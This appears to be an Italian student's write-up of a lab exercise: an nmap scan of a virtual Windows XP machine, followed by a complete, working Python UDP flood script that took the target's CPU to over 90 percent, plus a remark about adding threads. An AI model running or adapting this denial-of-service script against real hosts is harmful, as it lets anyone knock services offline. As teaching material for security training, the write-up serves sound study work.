

Esercizio programmazione per Hacker


Sono partito dal cercare le giuste librerie, una volta trovate ho utilizzato socket e random, la quale socket mi permette di inviare dati con protocolli TCP o UDP, mentre random mi permette di generare numeri o valori casuali. In seguito sono andato a scrivere il codice, ma eseguendolo ho riscontrato inizialmente problemi (dovevo inserire int che sta ad indicare i numeri interi nella richiesta di inserire il numero porta e il numero di pacchetti da inviare), successivamente ho chiesto a Chat GPT di aiutarmi a risolvere gli errori, una volta risolti questi problemi, ho cercato le porte aperte (tramite nmap) dell'indirizzo ip della macchina target in questo caso Windows XP con indirizzo ip 192.168.50.102 e ho riscontrato che c'erano due porte aperte ovvero la 139 e la 445.

```
File Actions Edit View Help
(kali@kali)-[~]
$ sudo nmap -p- 192.168.50.101
[sudo] password for kali:
sudo: a password is required

(kali@kali)-[~]
$ sudo nmap -p- 192.168.50.102
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-11 09:16 EST
Stats: 0:01:31 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 74.84% done; ETC: 09:18 (0:00:31 remaining)
Stats: 0:01:45 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 92.58% done; ETC: 09:18 (0:00:08 remaining)
Nmap scan report for 192.168.50.102
Host is up (0.0013s latency).
Not shown: 65533 filtered tcp ports (no-response)
PORT      STATE SERVICE
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
MAC Address: 08:00:27:5C:8D:1C (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 111.74 seconds
```

Successivamente ho fatto alcune prove ed effettivamente funziona.



come si può notare dalla foto l'utilizzo della cpu è schizzato dal 2-3% al 93% con oscillazioni a volte anche al 98%.

Questo è lo script Python del mio esercizio:

```
import socket
import random
```

```
def udp_flood(target_ip, target_port, num_packets, packet_size ):
    sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    payload = random._urandom(packet_size)
```

```
    for _ in range(int(num_packets)):
        try:
            sock.sendto(payload, (target_ip, target_port))
        except Exception as e:
            print(f"Errore: {e}")
```

```
target_ip = input("Inserisci host/IP del sistema target: ")
target_port = int(input("Inserisci la porta del sistema target: "))
num_packets = int(input("Inserisci il numero di pacchetti da inviare: "))
PACKET_SIZE = 1024
udp_flood(target_ip, target_port, num_packets, PACKET_SIZE )
print("Attacco UDP completato.")
```

Avevo anche trovato la libreria threading che mi permetteva di inserire a questo script anche i threads